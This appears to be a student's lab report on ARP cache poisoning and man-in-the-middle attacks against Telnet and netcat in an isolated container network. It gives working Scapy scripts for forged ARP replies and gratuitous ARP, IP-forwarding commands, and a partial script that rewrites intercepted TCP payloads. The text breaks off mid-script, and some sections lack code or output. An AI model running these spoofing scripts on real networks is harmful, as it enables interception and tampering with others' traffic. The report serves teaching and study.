


Internet Security
Lab 2 ARP Cache Poisoning Attack

Name: Gaurav Upadhyay
email: gsupadhy@syr.edu

Task 1: ARP Cache Poisoning








Provided are the IP addresses and MAC addresses of machines M, A and B.

Task 1.A (using ARP request):
In this method, we will perform poisoning by sending an ARP request from the attacker to the attacker.
Code:

We execute it:




We get the results in machines A and B before and after:

Machine A before:

```
root@656f7676439a:/# arp -n
root@656f7676439a:/#
root@656f7676439a:/#
```

Machine A after:



Machine B before:

```
root@8f501849d493:/# arp -n
root@8f501849d493:/#
root@8f501849d493:/#
```

Machine B after:

```
root@8f501849d493:/# arp -n
root@8f501849d493:/#
root@8f501849d493:/# arp -n
root@8f501849d493:/#
```

After running the script on the Attacker machine, it can be seen that the IP address of machine B is associated with the MAC address of the Attacker machine.


Task 1.B (using ARP reply):

In this task we sent ARP reply from the Attacker machine to machine A. We changed the op parameter from 1 (ARP request) to 2 (ARP reply).

Code:

```
root@2fdc297fb7e8:/# nano task1a.py
root@2fdc297fb7e8:/# cat task1a.py
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

A.op=2

pkt= E/A
pkt.show()
sendp(pkt)
root@2fdc297fb7e8:/#
```


We execute it:



Before running the script, we deleted the existing records in the ARP cache of machine A.

After execution, the updated ARP table contained, as expected, the MAC address of the Attacker machine which was associated with the IP address of Machine B.

Machine A after:



Machine B after:

Task 1.C (using ARP gratuitous message):

Now, we performed gratuitous ARP from Attacker machine, this packet is sent to broadcast address in ethernet packet.

Code:

```
root@2fdc297fb7e8:/# nano task1a.py
root@2fdc297fb7e8:/# cat task1a.py
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.6')

A.op=1

pkt= E/A
pkt.show()
sendp(pkt)
root@2fdc297fb7e8:/#
```

We execute it:


```
root@2fdc297fb7e8:/# python3 task1a.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
root@2fdc297fb7e8:/#
```

Here we notice that the ARP cache remains unchanged in Victim B even though the packet was broadcasted because the source and destination IP addresses are the same. The sender's IP address matches that of Victim B's IP address and Victim B assumes that the packet was sent by it


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack):
We poisoned the ARP tables in machines A and B.

Machine A after:



Machine B after:




It can be seen that the ARP tables in machines A and B have been poisoned, the MAC address of the Attacker is associated with the IP address of machine B for the ARP table of machine A and the MAC address of the Attacker is associated with the IP address of Machine A for the ARP table of machine B.

Step 2 (Testing):
We make sure that the IP forwarding on Host M is turned off.

```
root@2fdc297fb7e8:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Now, we performed a ping between machine A and B.




Step 3 (Turn on IP forwarding):

```
root@2fdc297fb7e8:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


Now, we have enabled IP forwarding in the Attacker machine so that we can listen to the traffic between machines A and B. In the ping command from machine A to machine B we see in our attacker the traffic between them

Wireshark Results:

Reply:




Request:




Step 4 (Launch the MITM attack):
First, we will run our ARP poisoning script, we will run the IP FOWARDING in the Attacker machine and we will make a TELNET connection from machine A to machine B:

```
root@656f7676439a:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@656f7676439a:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8f501849d493 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.8.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 17 01:06:06 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@8f501849d493:~$ ZZZ
```


Code:



Run the code:



Wireshark Result:



You can see that the letter Z from the server was sent back (after the manipulation we performed on the package):

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

IP forwarding is turned off first:

```
root@2fdc297fb7e8:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Now, Net cat connection is established:

Machine B:

```
root@8f501849d493:/# nc -l 9090
sd
Hello
```

Machine A:

```
root@656f7676439a:/# nc 10.9.0.6 9090
sd
```

IP Forwarding is turned on:

```
root@2fdc297fb7e8:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Code:

```
root@2fdc297fb7e8:/# cat task3.py
#!/usr/bin/env python3

from scapy.all import*

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[TCP].payload:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                olddata = pkt[TCP].payload.load
                newdata = olddata.replace(b'Gaurav',b'AAAAAA')
                temppkt = newpkt/newdata

                send(temppkt)

